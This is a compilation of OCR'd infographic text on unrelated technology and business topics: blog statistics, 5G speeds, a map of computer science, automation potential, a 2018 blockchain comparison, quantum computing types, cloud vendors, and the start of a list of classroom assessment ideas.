
Mining
Planning, exploration, enviromental impact assessment
$4.3 billions


Source: PwC, *Clarity from above*, 2016


PwC | pwc.com/nextintech


source pwc via @mikequindazzi





Interesting Facts About
BLOGS
BLOG
There are over
152,000,000
BLOGS
on the internet
A new blog is created
SOMEWHERE IN THE WORLD
every half a second.
BLOG
Blogs influence purchases
Most people
read blogs more than
ONCE A DAY
13%
Inspire a purchase
21%
Decide on a purchase
17%
Discover product or service
19%
Decide on a purchase
19%
Get support/answers
Businesses that blog at least
20 times per month
GENERATE 5 TIMES MORE TRAFFIC
traffic than those that blog fewer that 4 times per month.
Companies with over
51 blog articles experience a
77%
77% lift in median monthly leads.
MORNING
is most popular time to read blogs
79%
Morning
64%
Afternoon
51%
Evening
41%
Night
Morning blog
Reading starts at
7am and peaks at 10am
Blog sharing peaks at
7am
Blog comments peaks at
8am
BestWebHostingGeek.com
Infographic brought to you by
BWHGeek


5G Vision
What 5G is about
eHealth
Traffic
priority
Connected
house
Domotics
Smart
Mobility
Smart
Wearables
Utility
management
Water quality
Smart
car
Car - to - car
communication
Security &
Survillance
Entertainment
Apps beyond imagination
Smart
parking
Smart
Grids


MAP OF COMPUTER SCIENCE
COMPUTATIONAL COMPLEXITY
DOES P≠NP?
PSPACE
NP COMPLETE
NP
BQP
EFFICIENT FOR A QUANTUM COMPUTER
EFFICIENT FOR A COMPUTER
INFORMATION THEORY
0100110100011001
COMPRESSION
ERROR CORRECTION
ENTROPY
PARITY CHECKING
CODING THEORY
CRYPTOGRAPHY
PUBLIC KEY
ALL THE SECRETS
PRIVATE KEY
MONITOR
SOUND
HARDWARE
INPUT
POWER
SSD
GPU
RAM
CPU
MOTHERBOARD
THEORETICAL COMPUTER SCIENCE
SCHEDULING
PROCESSES
SCHEDULER
MULTIPROCESSING
COMPUTER ARCHITECTURE
CPU
INPUT
OUTPUT
MEMORY UNIT
GPU
MULTIPROCESSORS
FPGA
LOGIC BLOCK
INTERCONNECTION
INPUT/OUTPUT
SWITCH BOX
CONNECT BLOCK
COMPUTER ENGINEERING
DATA STRUCTURES
LINKED LIST
LIST
TREE
GRAPH
STACK
HASHING
COMPUTABILITY THEORY
ALAN TURING
TURING MACHINE
STATE REGISTER
INFINITELY LONG TAPE
HEAD
LAMBDA CALCULUS
1: MOVE LEFT
2: MOVE RIGHT
3: FLIP DIGIT
123: STOP
FORMAL METHODS
START
POSSIBLE STATES
ALERT
LOGIC
ZERO
ONE
NOT
OR
AND
XOR
NAND
ALGORITHMS
BUBBLESORT(A)
1: GO FROM LEFT TO RIGHT.
2: COMPARE EACH PAIR.
3: IF LEFT ONE HIGHER, SWITCH.
4: DO UNTIL NO MORE SWITCHES.
BUBBLE SORT O(n²)
1 2 3 4 5 6 7 8
MERGE SORT O(n log n)
1 2 3 4 5 6 7 8
ANALYSIS OF ALGORITHMS
ALGORITHMIC COMPLEXITY
GRAPH THEORY
COMPUTATIONAL GEOMETRY
AUTOMATA THEORY
QUANTUM COMPUTATION
AND MORE
PARALLEL PROGRAMMING
MAIN JOB
JOB 1
JOB 2
JOB 3
JOB 4
SMALLER JOBS
SOFTWARE AND PROGRAMMING LANGUAGES
PYTHON
JAVASCRIPT
PERL
PHP
SWIFT
SQL
JAVA
C#
C++
C
ASSEMBLY
WEB APPS
BROWSER
APPLICATIONS
OPERATING SYSTEM
BIOS
SILICON
MACHINE CODE
COMPILER
COMPILERS
DATA MANAGEMENT
DATABASES
SQL
DATACENTRES
SOFTWARE ENGINEERING
FORMAL METHODS
UNIT TESTING
VERSION CONTROL
OBJECT ORIENTED DESIGN
OPERATING SYSTEMS
iOS
macOS
NETWORKING
CONCURRENT/DISTRIBUTED/PARALLEL/SYSTEMS
PERFORMANCE
COMPUTER ANALYSIS
BENCHMARKING
OPTIMISATION
FINANCE
LEAGUE OF LEGENDS
AMAZON WAREHOUSE
BOOLEAN SATISFIABILITY
(SAT)
MACHINE LEARNING
SUPERVISED
UNSUPERVISED
REINFORCEMENT
NEURAL NETWORK
CAT
SUPER COMPUTING
COMPUTER GRAPHICS
COMPUTATIONAL SCIENCE
COMPUTATIONAL PHYSICS
NUMERICAL ANALYSIS
BIOINFORMATICS
COMPUTATIONAL CHEMISTRY
HACKING
ARTIFICIAL INTELLIGENCE
A.I.
ROBOTICS
COMPUTER VISION
FIND THE HUMANS
APPLICATIONS
VIRTUAL REALITY
SIMULATION
BIG DATA
TELEPRESCENCE
AUGMENTED REALITY
HUMAN COMPUTER INTERACTION
IMAGE PROCESSING
NATURAL LANGUAGE PROCESSING
CHATBOTS
-HEY
HELLO THERE-
-ARE U A ROBOT?
YES-
WAIT, I MEAN NO-
-PROVE IT!
CALCULATING...-
I MADE YOU CAKE-
SCONES
TEA
FLOUR
BUTTER
BIRTHDAY
CAKE
FOOD
BACON
CELEBRATION
PANCAKE
BREAKFAST
KNOWLEDGE REPRESENTATION
YOUTUBE
DOMAIN OF SCIENCE
MAP OF COMPUTER SCIENCE
INTERNET OF THINGS
BY DOMINIC WALLIMAN ©2017


HOW FAST IS 5G?
A SPEED COMPARISON
$1.6 BILLION PLAN
FOR NEXT-GEN 5G
On January 2, 2014 South Korea announced that they plan to roll out a next-generation 5G wireless network. This would be quick enough to download full-length movies in a mere second. The Ministry of Science said it aims to implement the technology, which is about 1.000 times faster than the current available 4G network, by 2020.
Key features of the network include Ultra-HD and Hologram transmission as wel as cutting-edge social networking services.
WIRELESS SERVICES
JUST HOW FAST ARE THEY?
GPRS 1997 50 Kbps
EDGE 1998 250 Kbps
3G 2001 384 Kbps
4G 2009 150 Mbps
5G 2020 6400 Mbps
WHAT SIZE SHOULD YOUR WEBPAGE BE?*
* Based upon studies that have shown the maximum allowed waiting time for a loading webpage is 4 seconds
MAX 25 KB
MAX 125 KB
MAX 192 KB
MAX 75 MB
MAX 3,2 GB
HOW LONG WOULD IT TAKE TO DOWNLOAD A 800MB MOVIE?
1 days 12 hours 24 minutes 32 seconds
0 days 7 hours 16 minutes 54 seconds
0 days 4 hours 44 minutes 27 seconds
0 days 0 hours 0 minutes 43 seconds
0 days 0 hours 0 minutes 1 seconds
HOW FAST WOULD YOU BE ABLE TO DOWNLOAD ALL EPISODES OF THE SIMPSONS?*
* Based on the current 541 (±127GB) episodes listed on http://www.ask.com/wiki/List_of_simpsons_episodes
8 months 3 days 6 hours 37 minutes 44 seconds
1 hours 55 minutes 36 seconds
2 minutes 43 seconds
YOU COULD EASILY LEARN A NEW LANGUAGE BEFORE YOUR DOWNLOAD IS COMPLETE USING GPRS AND STILL HAVE SOME FREE TIME LEFT
YOU COULD GO TO THE GYM AND WORKOUT BEFORE RELAXING ON YOUR COUCH WITH A BIG BAG OF CHIPS AND A DIET COKE
1. GO TO THE RESTROOM
2. TAKE OUT A BEER
3. START WATCHING
RESOURCES:
http://economictimes.indiatimes.com/news/international/business/south-korea-to-spend-1-5-billion-on-5g-movie-in-a-second-service/articleshow/29193519.cms
http://support.nl.belgacom.be/app/answers/detail/a_id/13579
http://www.ask.com/wiki/List_of_simpsons_episodes
PRESENTED BY WWW.NETCREW.BE


THE POTENTIAL FOR AUTOMATION IS POWERFUL
Job activities will be automated. Entire occupations will not.
LEAST SUSCEPTIBLE: education, management and health care
LEAST SUSCEPTIBLE
MODERATE
MOST SUSCEPTIBLE
Managing others
7% of time spent in all occupations
9% of tasks could be automated
Applying expertise
14% of time spent in all occupations
18% of tasks could be automated
Stakeholder interaction
16% of time spent in all occupations
20% of tasks could be automated
Unpredictable physical work
12% of time spent in all occupations
25% of tasks could be automated
Data collection
17% of time spent in all occupations
64%
Data processing
16% of time spent in all occupations
69%
Predictable physical work
18% of time spent in all occupations
78%
MOST SUSCEPTIBLE: manufacturing, transportation and agriculture
Sources: US Bureau of Labor Statistics; McKinsey Global Institute, Jul 2016

COMPARISON OF BLOCKCHAIN PLATFORMS

Updated 7-23-2018

	ETH	NULS	ARDOR	NEO	WAVES	LISK	EOS	CARDANO	ICON	ARK	STRATIS	WANCHAIN	NXT
Language	Go, C++, Rust	Java	Java	C#	Scala	JavaScript	C++	Haskell	Python	JavaScript	C#, .NET	Go, C++	Java
Consensus	PoW	PoC	PoS	dBFT	LPoS	DPoS	DPoS	PoS	LFT	DPoS	PoS	PoW	PoS
Block Time (seconds)	14-15	10	60	15-20	3	10	0.5	20	1	8	60	~13	60
Smart Contracts	✔	⚙	🧩	✔	⚙	✘	✔	⚙	⚙	⚙	⚙	✔	🧩
Atomic Swaps	✘	⚙	⚙	⚙	⚙	✘	✘	⚙	⚙	✘	⚙	✘	⚙
Contract Language	Solidity	Java	Java	JS, C++, .NET Java, Kotlin, Go	RIDE	N/A	C, C++	Plutus	Python	N/A	C#, .NET	Solidity	Java
DEX	✘	✘	✔	✘	✔	✘	✘	✘	✘	✘	⚙	✘	✔
Side / Child Chains	⚙	⚙	✔	⚙	✘	⚙	✘	⚙	⚙	⚙	⚙	⚙	✘
Privacy Feature	✘	✘	✔	✘	✘	✘	✘	✘	✘	✘	✘	✘	✔
Mainnet Launch	July 2015	July 2018	Jan 2018	Oct 2016	Jun 2016	May 2016	Jun 2018	Sept 2017	Jun 2018	Mar 2017	Aug 2016	Jan 2018	Nov 2013
Token Creation	✔	⚙	✔	✔	✔	⚙	✔	⚙	⚙	⚙	⚙	✔	✔
Transaction Cost	21000 GAS	0.01 NULS	1 ARDR	Free	0.0001 WAVES	0.1 LSK	Free	0.155381 ADA	0.01 ICX	0.1 ARK	0.001 STRAT	21000 GAS	1 NXT
% Top 10 non-exchange addresses control	9.91%	>60%	24.21%	58.12%	27.99%	18.52%	N/A	23.01%	31.50%	33.44%	20.34%	N/A	20.58%
Wallets	Web, Windows, MacOS, Linux Android, ERC20, Ledger, & More	Windows, MacOS, Linux	Web, Windows, MacOS, Linux, Android	Windows, MacOS, Linux, Ledger	Windows, MacOS, Linux	Windows, MacOS, Linux	TREZOR, Web	Windows, MacOS	Web	Desktop, Ledger, Web, Android, iOS	Ledger, Web, Developer (Win, Mac, Linux) Android, PI Electrum, Breeze	Windows, MacOS, Linux	Web, Windows, MacOS, Linux, Android
Main Selling Point	Popularity, Smart Contracts	Modular	Child Chains, Built-in Contracts & Features	NEP-5, Digital Identity	Fast and Secure, DEX	JavaScript based SideChains	Scalable, Flexible, Fast	Improved ETH with sidechains and PoS	Multiple Blockchain Integration	Smartbridges	Simple Easy SideChains	Improved ETH with PoS & Asset Privacy	Built-in Contracts

⚙ = In Progress (started coding, but not on mainnet)

🧩 = Contracts Built-in & Lightweight Contracts

@TheCryptoWoman

@MrV_777

The three known types of quantum computing and their applications, generality, and computational power.

A very specialized form of quantum computing with unproven advantages over other specialized forms of conventional computing.

DIFFICULTY LEVEL

The most likely form of quantum computing that will first show true quantum speedup over conventional computing. This could happen within the next five years.

DIFFICULTY LEVEL

The true grand challenge in quantum computing. It offers the potential to be exponentially faster than traditional computers for a number of important applications for science and businesses.

DIFFICULTY LEVEL

Quantum Annealer

The quantum annealer is least powerful and most restrictive form of quantum computers. It is the easiest to build, yet can only perform one specific function. The consensus of the scientific community is that a quantum annealer has no known advantages over conventional computing.

APPLICATION
Optimization Problems

GENERALITY
Restrictive

COMPUTATIONAL POWER
Same as traditional computers

Analog Quantum

The analog quantum computer will be able to simulate complex quantum interactions that are intractable for any known conventional machine, or combinations of these machines. It is conjectured that the analog quantum computer will contain somewhere between 50 to 100 qubits.

APPLICATIONS
Quantum Chemistry
Material Science
Optimization Problems
Sampling
Quantum Dynamics

GENERALITY
Partial

COMPUTATIONAL POWER
High

Universal Quantum

The universal quantum computer is the most powerful, the most general, and the hardest to build, posing a number of difficult technical challenges. Current estimates indicate that this machine will comprise more than 100,000 physical qubits.

APPLICATIONS
Secure computing
Machine Learning
Cryptography
Quantum Chemistry
Material Science
Optimization Problems
Sampling
Quantum Dynamics
Searching


GENERALITY
Complete with known speed up

COMPUTATIONAL POWER
Very High

IBM Research

Infographic by Carl De Torres for IBM Research

The Cloud Computing Stratosphere
There is an ever-growing number of companies providing "cloud-based" services for businesses. These range from communications and social applications to deployment platforms that form backbone of a company's infrastructure. As new offerings emerge, customers, marketers and the industry at large may each have a different view of the strata. Here is one take on where the major players fit into the shifting cloud atmosphere.
HORN GROUP
horngroup.com
Communications & Social Applications
twitter
yammer
lithium
jive
SOCIALCAST
chatter
tibbr
Software as a Service
Marketo
SERVICESOURCE
INTERMEDIA
workday
OpSource
RightNow
pivotlink
coupa
SuccessFactors
ORACLE
Salesforce
Microsoft
SCRIBE
NETSUITE
EnterpriseDB
Taleo
box
SafeNet
zuora
CAST IRON
PERVASIVE
DELL
BOOMI
Intacct
aria
Lombardi
Google
hostanalytics
CORDYS
Appian
INFORMATICA
Platform as a Service
Microsoft
heroku
Joyent
daptiv
Engine Yard
Google
iTKO LISA
intuit
salesforce
MAGIC SOFTWARE
Infrastructure as a Service
SAVVIS
egnyte
Skytap
at&t
hp
CITRIX
COLLABNET
IBM
SUNGARD
i365
EMC
nirvanix
SugarSync
GOGRID
amazon.com
rackspace
Microsoft
verizon wireless
Dropbox
T-Systems


6 Quick Formative Assessments
1. 3 Questions
Students write down three questions that summarize what they have learned for the day. They can share with a partner when finished.
2. Do and Don't
Students fold a paper in half. They create two columns, Do and Don't, and share correct and incorrect info about what they learned. Works particularly well for math.
